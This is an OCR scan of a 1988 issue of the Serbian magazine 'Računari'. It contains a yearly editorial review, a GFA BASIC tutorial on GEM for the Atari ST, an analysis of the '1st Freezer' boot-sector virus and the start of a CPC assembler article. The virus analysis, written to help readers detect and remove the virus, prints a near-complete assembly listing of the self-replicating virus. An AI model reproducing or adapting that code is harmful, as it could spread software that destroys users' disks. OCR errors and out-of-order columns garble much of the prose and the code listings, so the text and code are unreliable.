Osim „ozbiljnih“ stvari, „Računari“ su i tokom 1988. pokušavali da vas zabave i razvedre. Što se programerske zabave tiče, objavili smo 12 pitanja sa rešenjima, odzivi je bio očekivan, tj. visok početkom prošlog meseca i relativno slab u poslednjim mesecima u kojima su zadaci bili teži a realne nagrade (zahvaljujući inflaciji) manje. Ostalih tema iz rubrike „smeh“ nema baš previše — nekadašnji dvostrani Peek and Poke Show je prerastao u poneku sporadičnu šljafu. Što se igara tiče, moram kao i obično da kažem da nisam naročito kompetentan da

Racunari u "Racunarima" 1988. godina



ocenjivati ovu rubriku, jer je ne čitam ni redovno ni detaljno — nije da se ponekad ne igram, ali se ni jedan računari koji mi je dostupan u ovju rubrici ne pominje. Što se mene i mnogih mojih kolega tiče, 1988. godina je prošla u znaku Tehtisa o kome, na žalost, ne može previše da se piše — trebalo ga igrati! Čini mi se, ipak, da je tokom 1988. godine rubrika „Razbarušeni sprajtovi“ bitno napredovala kako kvantitativno (12 posto „Računara“) tako i kvalitativno — okupljen je širok krug mladih saradnika, prikazi su sve aktuelniji a rešenja sve kompleksnija. Moram, međutim, da kažem da mi je vrlo nejasno kako ovu rubriku prilagoditi ostaku „Računara“, morala (iako ne pravna) utelja je jedino u tome što bi saradnici „Razbarušeni sprajtovi“ uglavnom sedeli u veću korisnika a ne u veću dadavaca pratskih usluga, što se ne bi baš moglo reći za saradnike nekih drugih časopisa.

Koliko...

„Torta“ koja prikazuje zastupljenost pojedinih kompjutera u našem časopisu gotovo da i nije potrebna — svako će začas utvrditi da li „Računari“ (kada to ne bi bio pleonazam) slobodno mogli da se zovu „PC Računari“. Naš časopis je tokom 1988. dođuše, podržavao i osmislite kompjutere, ali ta podrška sve više poseđa na indijske rezervate — „spektrumu“, „komodoru“ i „amstradu“ smo dodeli „Klub programera“, „Softverski podsetnik“ i „Razbarušeni sprajtovi“ i sve ih manje mešamo sa ostalom kolic; poslednji Mohikana je veoma zanimljiva serija o pisanju assemblera, koja je ilustrovana programima za Z-80. Da li ovo dugotrajno i kontinuirano smanjivanje prostora posvećenog „spektrumu“ i „amstradu“ (od „komodora“ u „Računarima“ već je i „Bog digao ruku“) znači da će se naša podrška ovim mašinama tokom 1989. svesti na nulu? Teško je reći — sa jedne strane stoji činjenica da u dugovisjavi i dalje postoji ogroman broj „spektruma“, „komodora“ i drugih osmislite računara, ali je isto tako činjenica da se primene ovih kompjutera sve više svode na igre; na Zapadu je ova diferencijacija već odavno

okonačana. Najobiljnija kočnica za opširnije pisanje o osmislite računarnima je, kao što smo već nekoliko puta isticali, što ne znamo o čemu bismo pisali i ko se na račun — reklo bi se da je sve rečeno! Likovito ste drugojačje mišljenja, prostor u nekom od osmislite rezervata (a možda i šire) vam je široko otvoren.

Zanimljivo pitanje je tretman „atarijevih ST“ računara. Radi se o moćnim i modernim mašinama o kojima bi se moglo dosta pisati, ali su ih „Računari“ do skoro nekako obilazili u pošremu laku. Zadoljivo je što možemo da kažemo do skora — indeks tema to još ne pokazuje, ali imamo utisak da je „atari ST“ u poslednje vreme sve češći gost „Računara“ i to kako kvantitativno teksta tako i njihovim kvalitetom. U ekipi spoljnih saradnika polako se formira „atarijevsko“ jezgro od koga očekujemo uzbudljive rezultate. Što se mene tiče, nedavno su mi demonstrirane neke od novijih igara na „atariju“ i, moram da priznam da sam počeo da razmišljam o tome da li ih hiljadu i nešto mataka i nije tako nepodnojljiva suma. Vjerujem, isto tako, u poslovne potencijale ovog računara, ali sam sa druge strane siguran da kvalitativno mikroprocesor i obilje RAM-a nisu dovoljna ulaznica; potrebni su hard diskovi i programi koji bi te diskove optimalno koristili!

... i kako

Ostalo je još da napadnemo čuveno pitanje koje nam čitajući svakako postavljaju: „Dobro, orijentisali ste se na PC. Da li to što radite radije dobro?“ Nismo bi običaj da u ovim godišnjim biltenima? Inzornim bio kakve superlative, ali mi ne ostaje ništa drugo nego da kažem „Mislim da radimo“. Pritično sam ubeđen da smo, što se PC-ja tiče, usmislili naše napore na pravu stranu: sklapanje računara, njegovo korišćenje, izbor, korišćenje i adaptacije softvera i razne praktične aplikacije; nedostaje nam samo određena količina napisa koji bi bili usmereni prema opštom korisniku. „Mala PC biblioteka“ umetka je za mene posebno dragoceno štivo u koje snažno verujem; upotrebnost vrednost je značajno povećala otkada su, ljubaznosti Zorana Životića, umetnici stigli i prelamanje na laserskom štampaču i, prema tome, preuzimanje direktno sa disketa; vjerujemo da je broj štamparskih grešaka na ovaj način veoma približen nekakvom teorijskom minimumu.

Pitanje programerskog tretmana PC-ja je i dalje otvoreno — nije se to bavimo što je možda dobro, a možda i nije. Pomalo tužno zvuči tvrdnja da smo pre nekoliko godina hiljade klinaca znale sve o „spektrumu“, a da danas hiljade profesionalnih inženjera računarske tehnike nastlepo koriste PC. Ne bih želeo da pomislite da sebe smatram ista boljim — mogu da pišem lepe i korisne programe na Turbo Pascalu, ali to, ako mi do kune nude zaštićen program, isprobati „Copy/PC“ i „Copy/INI“, ako ni jedan na ras, odustati od bilo kakvih daljih pokušaja, kada bih na BBC-ju zahtleu skiniu za pola sata! Sa svim slično tome, nekada bi se našle stotine hakera koji bi pronalili „pokluc“ za svaku igru koristeći pri tome samo svojih deset prstiju; nedavno smo utrovali silne sate vremena tražeći „pokluc“ za PC Tetris koji bi i onemogućio automatsko povećavanje nivoa i nismo uspjeli čak ni pomoću hardverskog 80286 emulatora, protokol analizatora i jednog VAX-a koji je pokretalo čitavu ovu operaciju. Budućnost će pokazati da li će PC ostati zapamćen kao mašina koja se koristi ali ne i programira.

I, za kraj, u kakvoj se situaciji naš časopis nalazi i šta ga očekuje u budućnosti? Proteku godinu možemo označiti kao uspešnu; osamostalili smo se, redakcija je kadrovski ojačana jednim urednikom i jednim (skoro) stalno zaposlenim saradnikom, približili smo se formiranju novog izdavačkog saveta, povećali broj strana, inkasirali lepe sumice od reklama, ostvarili značajne kontakte u zemlji i svetu... Nismo se, sa druge strane, pokvalovali od problema — a vremena na vreme se učini da tiraz „Računara“ raste a remitenca pada, ali se vrlo brzo pokaze da se radi o uobičajenim oscilacijama, a ne o nekom stalnom uzlaznom trendu. Vremena su, međutim, za čitavu štampu takva da moramo da budemo zadovoljni već i time što se „Računari“ održavaju na površini.

Dubi sa GEM-om

Ako ste od onih koji znaju da programiraju, ali još uvek niste uspjeli da uđete u „štos“ sa GEM-om i ako želite da koristite menije, miša, dijalog boksove i prozore u vašim programima, ovaj članak je za vas. Pročitajte ga i ako niste — možda će se posle pitati kako ste uopšte mogli da pravite programe koji ne rade pod GEM-om!

Dalibor Lanik

6 dummy elemenata, u koje će se eventualno upisati imena desk-akcesorija.

Prelazak na sledeći meni, tj. razdvajanje dva suodna menija se vrši ubacivanjem praznog stringa (") u datoteku. Kada dodate do kraja elemenata menija i opcija koje oni sadrže, treba dodati još jedan prazan string, da bi program shvatio da je to kraj definicije menija.

Što što smo upravo definisali meni, moramo ga prikazati na ekranu. Ovo se obavlja u liniji 10 narednom Menu. Sve što nam je sada potrebno je petlja (100 — 150) u kojoj će program čekati da se izabere opcija iz menija. Na sreću, većina ovog posla se obavlja On Menu naredom u liniji 110 koja označava da program treba da traži glavnu kontrolnu rutinu u proceduri Menu-proc.

Zatim Do-Loop petlja konstantno šalje program na Menu-proc proceduru, koja kontroliše da li je neka opcija izabrana, a Exit naredba (140) izlazi u slučaju da ste izabrali kraj.

Iz polja Menu(S) u kome su definisane opcije menija, svaka opcija odgovara jednom broju. Tako je, na primer, Info opcija pod DESK menijem definisana u Menu(S) (2) njen broj je 2. Svaki put kada se neka opcija izabere mišem, njen broj se prenosi u varijablu Menu(0), odakle se može pročitati. Što ste treba uraditi je testirati tu vrednost pomoću IN/THEN komandi i odrediti šta će se u slučaju njenog biranja dogoditi.

Umesto testiranja vrednosti varijable Menu(0), nama je boljo kognično da uporedimo sadržaj definisanog stringa u Menu(S) sa željenim stringom — da ne bismo morali da pažljivo pod kojim se brojem nalazi koja opcija menija. Ovo testiranje se vrši u proceduri Menu-proc (170 — 290), lako ovo testiranje omogućava bolju preglednost od testiranja sa samo varijablom Menu(0), morate paziti da sve opcije budu tačno upisane.

Ali, da vidimo konkretno kako radi testiranje jedra-

ne opcije menija. Pošto se po izboru opcije menija u varijablu Menu(0) prenese broj izabrane opcije, naredba On Menu (130) šalje program na proceduru Menu-proc (170) gde se ispituje koja je opcija izabrana.

Pošto je Menu(0) broj opcije, Menu(S)Menu(0) sadrži ime izabrane opcije. Linija 180 ispisuje da li je ime u Menu(S)Menu(0) jednako sa „Info“, i ako jeste, prikazuje alert boks (190) sa informacijom o programu. Zato se, po izvršenju alerta, naredom Menu-Off zatvara meni (270) i program se Return naredom vraća u petlju (120—150). I tako dalje.

Dame biraju

Naredom Fileselect možemo pozvati najkorisniji dijalog boks GEM-a — item selektor. Koristićemo item selektora je isto tako lako kao i korišćenje alerta. Sintaksa je veoma jednostavna:

Fileselect AS,BS,CS

gde je AS ključ za pretraživanje — npr. A: *.* ili C: *.*??. BS je unapred određen izborni — npr. MADONNA.PIC ili READ-ME.DOC, a CS sadrži ime odabrane datoteke nakon izlaza iz item selektora. Pogledajmo to na primer u listingu 3.

Princip rada programa je jednostavan; linija 20 postavlja item selektor koji prikazuje sadržaj drajva A, linija 30 izlazi iz petlje ako pritisnete Cancel, 40 štampa izabrani fajl i 50 dodeljuje sadržaj izabranog stringa (IzborS) Preselect stringu, koji se u sledećem dijalogu postavlja kao izbor. Sve što posle ovog treba da uradite je da dodate rutinu koja će (po vaštoj potrebi) učitati, snimiti ili izbrisati izabranu datoteku.

Ko je otvorio prozor?

Ako vas nazivi groh navedenih funkcija zbunjuju, ne brinite. Efekt ovih funkcija ste videli nebrojeno puta: na primer, kada otvarate direktorijum drajva — na prvo što se pojavio prozor u kome se ispiseju direktorijum, na ekranu se isčrtaju kvadrati koji simuliraju povećanje prozora. Isto tako, pri zatvaranju prozora, oni kvadrati se sa veličine prozora smanjuju u tačku da bi zatvaranje prozora izgledalo realnije. Ako ovaj efekat koristite pri otvaranju, zove se Grow Box, a suprotan proces je Shrink Box.

Ipak, pre nego što predemo na primer, trebalo bi da znate nešto o AES-u. Da biste koristili ove funkcije u vašim programima, morate koristiti jednu ili više procedura iz biblioteke AES-A. Listing 3, poziva ove procedure, ali im pre samog poziva predaje potrebne parametre. Sve ostale funkcije AES-a se pozivaju na ovaj način. Pri tom nije neophodno da znate kako ove procedure rade, ali je veoma važno da znate šta rade — kasnije ih možete uključiti u vaše programe. Zato, posmatrajte listing 4.

I nije tako komplikovano, zar ne? U linijama 10—20 određuju se početne koordinate boksa (X1,Y1), njegova početna veličina (X2,Y2), a zatim i njegove krajnje koordinate (H1,W1) i krajnja veličina. Petlja u liniji 100 konstantno ponavlja otvaranje/zatvaranje boksa. Linija 130 šalje program u potprogram Box, koji poziva ove rutine AES-a, a sve ostalo je jasno. Potprogram Box predaje parametre tj. koordinate boksa AES-u pomoću sistemske varijable Gblntn, a zatim poziva odgovarajuće AES rutine naredom Gemsys.Varijable Bo% je uvedena da bi program znao kada da pozove Grow, a kada shrink box proceduru. Kada se Bo% postavi na 1, poziva se grow box, a u drugom slučaju shrink box proceduru.

Iako ne tako korisno, ova rutina može doprineti profesionalnijem izgledu vaših programa.

Dijalog o dijalozima

Dijalog boksove su napravljeni tako da omogućuju programeru da do maksimuma iskoristi prednosti GEM-a, a korisniku da što lakše usvoji podatke. Za korisnike GFA bejzika ovo je koliko dobro toliko i

Bejzik koji se isporučuje uz ST-a je sve ono što bejzik na jednoj 16/32 bitnoj mašini ne treba da bude. Osim toga što je spor, ograničen, neprikatan za korišćenje i ne omogućava kompiliranje programa, ima toliko nedokumovanih funkcija i bagova (videti članak „Buba u mišu“ — Računari 43) da je sa njim praktično nemoguće raditi.

Srećom, nezavisne softverske kuće su brzo reagovale i sada postoji mnoštvo brzih bejzika za ovaj računar. LDW, Omicron, Fast i True bejzik su dobar primer modernog koncipiranih i moćnih programskih jezika. AS, o njima neće drugi put. Najkorisniji jezik na ST-u — iako možda ne toliko dobro koliko ga stvarice hvale — je sigurno GFA bejzik. Zbog toga ćemo u ovom članku pokušati da pokazemo kako iz ovog jezika možete da napravite svoje padejucje menuje, alert boksove i kako da pozivate risors datoteke i druge funkcije GEM-a.

Ako nema u izlogu . . .

Iako u GFA bejziku nećete naći naredbe za pozivanje svih funkcija GEM-a, to ne znači da ih ne možete koristiti. Vaši programi mogu da koriste menije, prozore, miša i sve ostale GEM funkcije. Korišćenje ovih rutina, kao što ćete videti, nije toliko teško. Listirani u ovom članku bi trebalo sarađati da vam ilustruju princip njihovog rada, te se stoga nećemo zadržavati na osnovima GFA bejzika. Švrta ovog članka je ne da bude udžbenik početnicima, već da pokazuje kako se mogu koristiti prednosti GEM-a. Ali da pređemo na konkretne stvari.

Biti ili ne biti

Alert boksovi omogućavaju prenošenje poruka, korisniku u toku izvršavanja programa. Oni se mogu koristiti za razna upozorenja, prikazivanje informacija ili za unos podataka (iako se uglavnom koriste za potvrdu izlaska iz programa).

U alert boks mogu stati četiri reda poruke i maksimalno tri opcije koje se mogu izabrati. Alert komanda je veoma jednostavna i prati je pet parametara.

Alert A,AS,B,BS,CS

A može biti broj od 0—3 i određuje koja će silica biti u boks. Nula označava da nema silice, a 1,2 i 3 stoje za 1,2 ili STOP silicu.

AS sadrži poruku koja će biti prikazana korisniku i njegova dužina je ograničena na 30 znakova u 4 linije: Razdvajanje linija se vrši umetanjem vertikalne crte (|) na željenom mestu. Poruka može biti duža, ali u tom slučaju neće biti prikazana ova.

B je nam omogućava da odredite koji taster će biti podebanjani tj. default — može se izabrati pritiskom na taster RETURN.

BS sadrži tekst unutar tastera i odvajaa se na isti način kao i poruka. Svaki taster može imati tekst dužine do 8 znakova.


C je varijabla u kojoj se posle izvršenja alert boksa nalazi vrednost pritisnutog tastera. Normalno, prvi taster unosi u varijablu vrednost 1, drugi 2 itd.

Šta je danas na meniju?

Prikazivanje menija nije ništa teže, ali zahteva više posla. Listing 2 pokazuje kako se pravi meni. Programske linije su date zbog preglednosti programa i ne treba ih unošiti.

Da vidimo kako program funkcioniše. Linija 20 dimenzionira MenuS na broj polja koji zavisi od broja opcija u meniju. Sledeći korak je čitanje opcija u MenuS, koji se obavlja u petlji 40—60.


Prvi red DATA linija mora da sledi određen format da bi omogućio upotrebu desk-akcesorija. Nulto polje je rezervisano za DESK, prvo sadrži tekst koji obično prikazuje informaciju o programu, a drugo sadrži red linija koje nisu selektabilne i odvajaju gornju opciju od akcesorija. Ovo mora biti praćeno sa



Slika 2 Brojevi i parametri objekata u stablu #0

Antirizer/„atari ST“

- STRUKTURA RSC FAJLA -



Kako ubiti aždahu

U „Računarima 44“ upoznali ste osnovne principe rada virusa i dobili (preko rubrike HELP) program za njihovo eliminisanje. U međuvremenu je urađena analiza 1st Freezera, pa sada možete pogledati izbliza kako jedan virus radi. To će vam pomoći da se protiv sličnih računarskih zlotvora lakše i efikasnije borite.

Zarko Berberski & Vladimir Blečić

Za početak jedno malo podsećanje na ono što neki od vas već znaju o virusima. Virus je mali program koji se nalazi u boot-sektoru (BOOT sector) diska na adresi \$1E od njegovog početka, tj. na mestu regularno predviđenom za rutinu koja u vreme podizanja mašine učita i inicijalizuje operativni sistem. Ovakva rutina je zaista postojala na prvim „atari ST“ mašinama: sve dok TOS i GEM nisu smešteni u ROM. Virus se instalira negde u memoriji „prikačije“ na neki od vektora za rad sa diskom, što mu

omogućava da stalno bude „u toku“ zbivanja i da se nesmetano razmnožava po drugim diskovima.

Da bi se jedan virus uopšte izvršio, moraju biti ispunjeni još neki uslovi. Pre svega, boot-sektor mora biti izvršen. Njegovu izvršnost operativni sistem prepoznaje po čeksumu, koji iznosi \$1234. Pored toga, prva reč sektora mora biti bra.s, tj. skok na početak

Gstate(Tree\$,Obj-nr\$,State\$) čita status selektabilnih objekata. State\$ će biti 1 ako je objekat selektovan ili 0 ako nije.

Gtext(Tree\$,Obj-nr\$,Text\$) čita tekst iz editabilnih objekata u Text\$.

Reč—dve o glodarima

Da bise pročitate koordinate miša, ne mora se, na sreću, pozivati AES. U bilo kom trenutku, naredbe MouseX i MouseY će vam dati njegove koordinate. Takođe, postoji komanda za čitanje tastera miša — Mousek. Ako je pritisnut lev taster, Mousek će biti 1, ako je pritisnut desni, biće 2. U slučaju da su pritisnuta oba tastera, ova varijabla će davati vrednost 3. Naredbama HideM i ShowM možete sakriti ili pokazati miša. Pointer možete promeniti naredbom Defmouse X, gde je X broj od 1 do 9, lako u GFA bezjuku postoje i naredbe za definisanje pointera po želji korisnika, ne vidimo neki naročit razlog zašto bi neko to radio.

Otvori, zatvori...

GFA bezjok raspolaze veoma skromnim naredbama za manipulaciju prozora. I dok se prozori mogu otvarati, zatvarati ili imenovati, veoma je teško ugraditi u njih neku funkciju kao što je slučaj. Sledeća lista prikazuje naredbe za rad sa prozorima uz kratka objašnjenja.

OpenW N,X,Y — otvara prozor u N četvrtini ekrana (1—gornja leva, 2—gornja desna, 3—donja leva, 4—donja desna), a X i Y su širina i visina prozora. CloseW N zatvara odrođeni (N) prozor. ClearW N briše njegov sadržaj, a FullW N ga povećava preko ostalog ekrana. Prozore možete imenovati sa TitleW N,AS, i ispisati tekst u njegovom zaglavlju sa Infow N,AS gde je n broj prozora, a AS tekst unutar istog.

Kompliciranje manipulacije sa prozorima zahteva korišćenje posebnih, dugačkih procedura i zato to ostavljamo za neki drugi put.

U dosta slučajeva, neki problem se može uspešno i jednostavnije rešiti i bez upotrebe GEM funkcija, kao što su prozori ili dijaloz. Ipak, brzo ćete se uveriti da jedan alert ili dijaloz boks poboljšavaju program i olakšavaju njegovo korišćenje.

BOOT	bra.s	START		preskače sistemski deo BOOT-sektora
	dc.1	0,4E4E444F,\$4E000202,\$1000270		ovo je sistemski deo
	dc.1	\$D002F8,\$5000900,\$1000000		boot-sektora koji virus
	dc.1	\$4E4E0000,0,0,0,0		ne dira
	dc.1	0		
START	lea	BOOT(pc),a0		početak virusa u A0
	move.l	L4C6,a1		u A1 adresa disk bafera
	add.l	+\$600,a1		početak virusa u A0
	move.l	a1,a2		u A1 adresa disk bafera
	move.w	+\$100,00		to je nova početna adresa virusa → A2
LOOP1	move.w	(a0)+(a1)+		prebacuje BOOT sektor (1024b)
	subq.w	+\$1,00		na sigurno mesto
	lpl.s	LOOP1		
	lea	VEKTORCH(pc),a0		računanje adrese VECTORCH
	lea	BOOT(pc),a1		u kopiji BOOT sektora
	sub.l	a1,a0		
	add.l	a0,a2		
	jmp	(a2)		prelazak na VEKTORCH ili u kopiji BOOT-a
VEKTORCH	lea	VEKSTORE(pc),a0		počinje zamena sistemskog vektora
	move.l	L472,(a0)		hiv. byb
	lea	ENTRY(pc),a0		čije se ranije stanje smešta
	move.l	a0,L472		na lokaciju VEKSTORE
	rts			Vraća kontrolu operativnom sistemu
ENTRY	link	a6,\$+0		A6 → stek, SP → A6
	move.w	B(a6),-(a7)		pošaljeva stek za originalnu rutinu
	move.l	VEKSTORE(pc),a0		
	jsr	(a0)		poziva originalnu rutinu
	addq.l	+\$2,a7		stavlja stek
ACTIVE	movem.l	d0/a0-a1,-(a7)		sprema d0,a0,a1 na stek
	lea	TEST(pc),a0		
	tst.w	(a0)		virus aktivan ?
	beq	KRAJ		ne → KRAJ
EXIST	move.l	L4C6,a0		početak BOOT sektora u RAM-u
	move.w	(a0),00		prva reč BOOT sektora
	cmp.w	+\$6038,00		da li je to \$6038 (kod za bra.s START)?
	beq.s	NOINSTATE		DA: smatra da je virus već na disku
CONSTR	lea	BOOT(pc),a1		u A1 početak virusa
	move.w	(a1)+(a0)+		kopira
	move.w	(a1)+(a0)+		bra.s i 4 susedna bajta (ukupno 12b)
	move.w	(a1)+(a0)+		

glavne but-rutine. U protivnom će sistem pasti pri samom podizanju.

Virus 1st Freezer, čije ste deštvo verovatno već iskusili, je sasvim standardno građen, pa se na njegovom primeru može dobro upoznati kompletan mehanizam rada virusa i to iskoristiti u lovu na sve buduće virusne.


Glavni blokovi

Virus se sastoji iz dva osnovna bloka. Prvi je instalacioni, a drugi radni. Instalacioni blok vrši kopiranje virusa na neko sigurno mesto u memoriji i skrivanje nekog sistemskog vektora. Radni deo je odgovoran za razmnožavanje, tj. ubacivanje kopija virusa u druge but-sektore i za stvaranje smetnji u sistemu.

Program na slici 1 sadrži kompletan asemblerski listing 1st Freezera. U njemu su instalacioni i radni deo razdvojeni horizontalnom linijom ili, preciznije, radni deo počinje oznakom ENTRY, a sve do njega je instalacioni deo.

Instalacioni segment se sastoji od dva bloka. U prvom, koji počinje od oznake START, vrši se kopiranje virusa na bezbedno mesto a u drugom, koji počinje od oznake VEKTORCH, vrši se skretanje odgovarajućeg sistemskog vektora.

Radni blok je nešto složeniji. Prvi njegov blok, koji počinje od oznake ENTRY, poziva originalnu sistemsku rutinu da obavši svoj posao. Potom dolazi blok za proveru da li je virus u aktivnom stanju. Ovaj blok počinje od oznake ACTIVE. Ukoliko je virus u aktivnom stanju prelazi se na blok sa oznakom EXIST, koji proverava da li u but-sektoru diska, koji se nalazi u trenutno aktivnoj disk jedinici, već postoji kopija virusa. Ukoliko postoji, preskače se procedura razmnožavanja. U suprotnom, blok koji počinje oznakom CONSTR vrši konstruisanje zaraženog but-sektora, koji potom preuzima blok WRITE i upisuje ga na disk. Sada na scenu stupa blok NOIN-



STALE koji proverava da li se na tekucem disku nalazi drugi deo virusa, pa ako se tam nalazi poziva ga kao program, tj. predaje kontrolu bloku NEW koji vrši pozivanje a potom deaktivira 1st Freezer i vraća kontrolu sistemu.

Iz ovakvog globalnog opisa rada još se ne vidi odakle dolaze sve one smetnje koje 1st Frizer izaziva. Treba zato pogledati nekoliko detalja u realizaciji.

Pogled izbliza

Pre svega, treba imati na umu da 1st Freezer ne počinje na odelu \$1E već na odelu \$3A, te stoga u prvij reči but-sektora stoji \$6038 a ne \$601C. Za očekivati je da svaki virus počinje na nekom drugom odelu, jer se tako oni međusobno i razlikuju.

Blok START kopira čitav but sektor u područje koje je za 1024 bajta dalje od kraja disk bafera. Tako je virus siguran od bilo kakvog uznemiravanja i

može mimo da vršiti po sistemu. Potom se izračuna adresa VEKTORCH bloka na novom odelu, pa se tako predaje kontrola. Od tog trenutka sve se izvršava u 'prvoj kuci' virusa. Blok VEKTORCH vrši skretanje vektora hdv_bpb, a adresu koja je bila u vektoru smeštena na sigurno mesto. Posle toga vraća kontrolu sistemu.

Radni deo se, dakle, izvršava svaki put kad neko pozove rutinu hdv_bpb. Ova rutina služi za uzimanje parametarskog bloka diska, a za to je potrebno učitati but-sektor. Nemojte se zavaravati da su vaši diskovi u opasnosti samo onda kad na njih nešto upisujete. Cim stavite nov disk u disk jedinicu i tražite njegov direktori (a to radite uvek), operativni sistem će tražiti parametarski blok i — 1st Freezer je u akciji.

Prvi deo u radnom bloku je ENTRY i on izvršava originalnu sistemsku rutinu, podešavajući elemente na steku tako da se sve korektno odvija. Potom blok ACTIVE proverava da li je virus u aktivnom stanju, pa ako nije odlazi na kraj programa. Ako je sve OK, kontrolu preuzima blok EXIST, koji proverava da li na disku čiji je but-sektor u disk-bafetu već postoji virus. Ova je provera, međutim, krajnje проста i sastoji se u ispitivanju da li je prva reč but-sektora \$6038. Možeće je, dakle, sasvim jednostavno 'jmnovizati' disk tako što će se u prvu reč njegovog but-sektora upisati \$6038, a da se pri tome čitavi sektor ne učini izvršnim. U tako pripremljen sektor 1st Freezer se nikada neće upisati.

Ukoliko na tekucem disku ne postoji kopija virusa, blok CONSTR vrši konstrukciju zaraženog but-sektora i to u samom disk bafetu, koristeći informacije iz već postojećeg sektora. Jednostavno se ubace prve tri reči but-sektora i iskopira se kompletno telo virusa (instalacioni i radni blok), pa se pomoću XBIOS funkcije protobt sektor učini izvršnim. Sada blok WRITE pozivom XBIOS funkcije fopwr pokazuje da upisuje ovaj sektor na disk. Ukoliko je disk zaštićen, XBIOS funkcija će vratiti kod greške koji se jednostavno uništi. Tako korisnik ništa ne može saznati o neuspelom pokušaju razmnožavanja virusa. Posle svega ovog prelazi se na rutinu KRAJ koja vraća kontrolu sistemu.

U slučaju da je na disku već postojao virus (ili je blok EXIST barem tako 'mislio'), kontrola se predaje bloku NOINSTALE, koji nastavlja dalje ispitivanje. Ukoliko je druga reč but-sektora jednaka \$1092, a treća adresa označeni broj manji od nule, tj. u opsegu {FFFF.FFFF}, ovaj blok smatra da je našao drugi deo virusa i poziva ga kao program, a potom deaktivira virus resetovanjem flaga TEST.

Na kraju dolazi rutina sa oznakom KRAJ, koja restaurira pointer steku i vraća kontrolu sistemu. Upravo ovde nastupaju smetnje koje sistem obično prijavljuje kao da disk jedinica ne odgovara, ili kao da je magnetski medijum oštećen. Radi se o tome da ovaj začetak kakav je dat u listingu vraća na steku upravo one podatke koji su postojali u trenutku kad je neki program zatražio parametarski blok diska. Program koji je to uredio ne očekuje, međutim, iste te podatke. Obično u takvim programima postoje dodatne opcije kojima se u drugom pokušaju ipak dobiju traženi podaci. Konačno, i sama BIOS funkcija getpbp ume da se snađe ako je u pitanju floppy disk. U nekim slučajevima, pak, operativni sistem, koji i inače nije previše stabilan, postaje od takve greške suviše 'nerovzan', a to se čuđite kako da disk koji je do pre minut bio OK sad odjednom ne valja. Da stvar bude gora, operativni sistem u nastupu 'histerije' ume i da zabrija ponešto na disku ako ovaj nije zaštićen. Za sve to nije direktno kriv virus. Druga stvar je ako virus negde pronađe svoja dodatka. U tom slučaju ste dobro prošli ako vam se samo mašina zaplavi. Obično ostanete bez direktorija na disku, a to praktično znači i bez svih programa na njemu.

Lov se nastavlja

Kao za inat, svi korisnici koji su se dočepali ubice virusa očistili su svoje diskove u prvih pola sata, pa je sad problem pronaći disk sa drugim delom 1st Freezera. Zato pre nego što obistite neki disk pogledajte da li se na početku but-sektora nalaze brojevi 60 38 10 92. Ukoliko ih pronađete, pošaljite nam disk u netaknutom stanju. Možda ćemo na njemu uloviti i drugi deo virusa. Disk će vam se, naravno, vratiti potpuno očistiti i napunjen javnim programima.

add.a	+\$32,a1	; preskače sistemski deo (\$2b)
add.i	+\$32,a0	;BOOT-sektora
move.w	+\$E7,d0	
LOOP2	move.w +1,+(a0)+	; Prebacuje telo virusa u bafet sa
subq.w	(a0)	;BOOT-sektorom
brne.s	LOOP2	
move.w	+\$1,-(a7)	; postavlja autofast flag
move.w	+\$FFFF,+(a7)	; ostavlja isti tip
move.i	+\$FFFFFFF,-(a7)	; kao i serijski broj
move.l	L4C6,-(a7)	; adresa bafera sa BOOT sektorom
move.w	+\$12,-(a7);protob	; stvara kompletan BOOT sektor u RAM-u
trap	+\$E	; XBIOS
WRITE	move.w +1,-(a7)	; upisivanje jednog sektora
clr.l	-(a7)	; strana 0/traka 0
move.w	+\$1,-(a7)	; sektor 1/ko je BOOT sektor
move.w	8(a0),-(a7)	; broj disk jedinice
clr.l	-(a7)	
move.l	L4C6,-(a7)	; adresa sektora
move.w	+\$9,-(a7);fopwr	; upisivanje sektora na disk
trap	+\$E	; XBIOS
add.a	+\$22,a7	; sređivanje steka
bra.s	KRAJ	
NOINSTALE	move.w 2(a0),d0	; na disku je već virus
cmp.w	+\$1092,d0	; da li je druga reč BOOT sektora \$1092?
brne.s	KRAJ	; NE → kraj
lea	BOOT(pc),ai	; DA
move.l	2(ai),d0	; u D0: v treća reč BOOT-sektora?
cmp.w	4(ai),d0	; da li je treća reč manja od nule?
bgts	KRAJ	; DA → (KRAJ)
NEW	jsr (a0)	; NE: predaje se kontrola 'novom' virusu
lea	TEST(pc),a0	; ovde se postavlja flag kojim virus
clr.w	(a0)	; virus čini sebe neaktivnim
KRAJ	movem.l (a7)+,d0(a0-a1	; restauriraju se D0,A0,A1 sa steka
unlnk	a0	; stek se vraća u predjašnje stanje
rts		; vraća se kontrola sistemu
VEKSTORE	dc.l \$000000xx	
TEST	dc.w 1	
L472	equ \$472	
L4C6	equ \$4C6	

AS je vaš!

Logičan kraj serije članaka o stvaranju asemblera je objavljivanje samog programa čiji je razvoj i rad opisan. Reč je o brzom i kompaktnom dvoprolaznom asembleru za CPC seriju koji poseduje nekoliko neobičajenih ali efikasnih rešenja, kao što su tokenizacija labela i transparentnost za naredbe bezjaka. Uoporedo sa heks dampom biće objavljeno i uputstvo za korišćenje programa , koje je sasvim dovoljno i onima koji do sada nisu pratili našu seriju.

Branko Marović

Većina programera na Amstradu koristi za pisanje mašinskih programa strani slova „Dvepac“. Njegovi nedostaci su toliko često pomirljivi da ih nema potrebe opominjati da ih nema, njemu nema odgovarajuće alternative ni toliko vremena pošto se pojavio „Laser Genius“, drugi poznati paket za mašinsko programiranje, toliko je glomazan i komplikovan da je neupotrebljiv bez opširnog uputstva. Na CPC-664 i CPC-664 je praktično nemoguće pomoću njega pisati duže programe. Potreba za asemblerom koji omogućava jednostavno programiranje i prevazilazi navedena ograničenja je i dovela do stvaranja ovog programa.

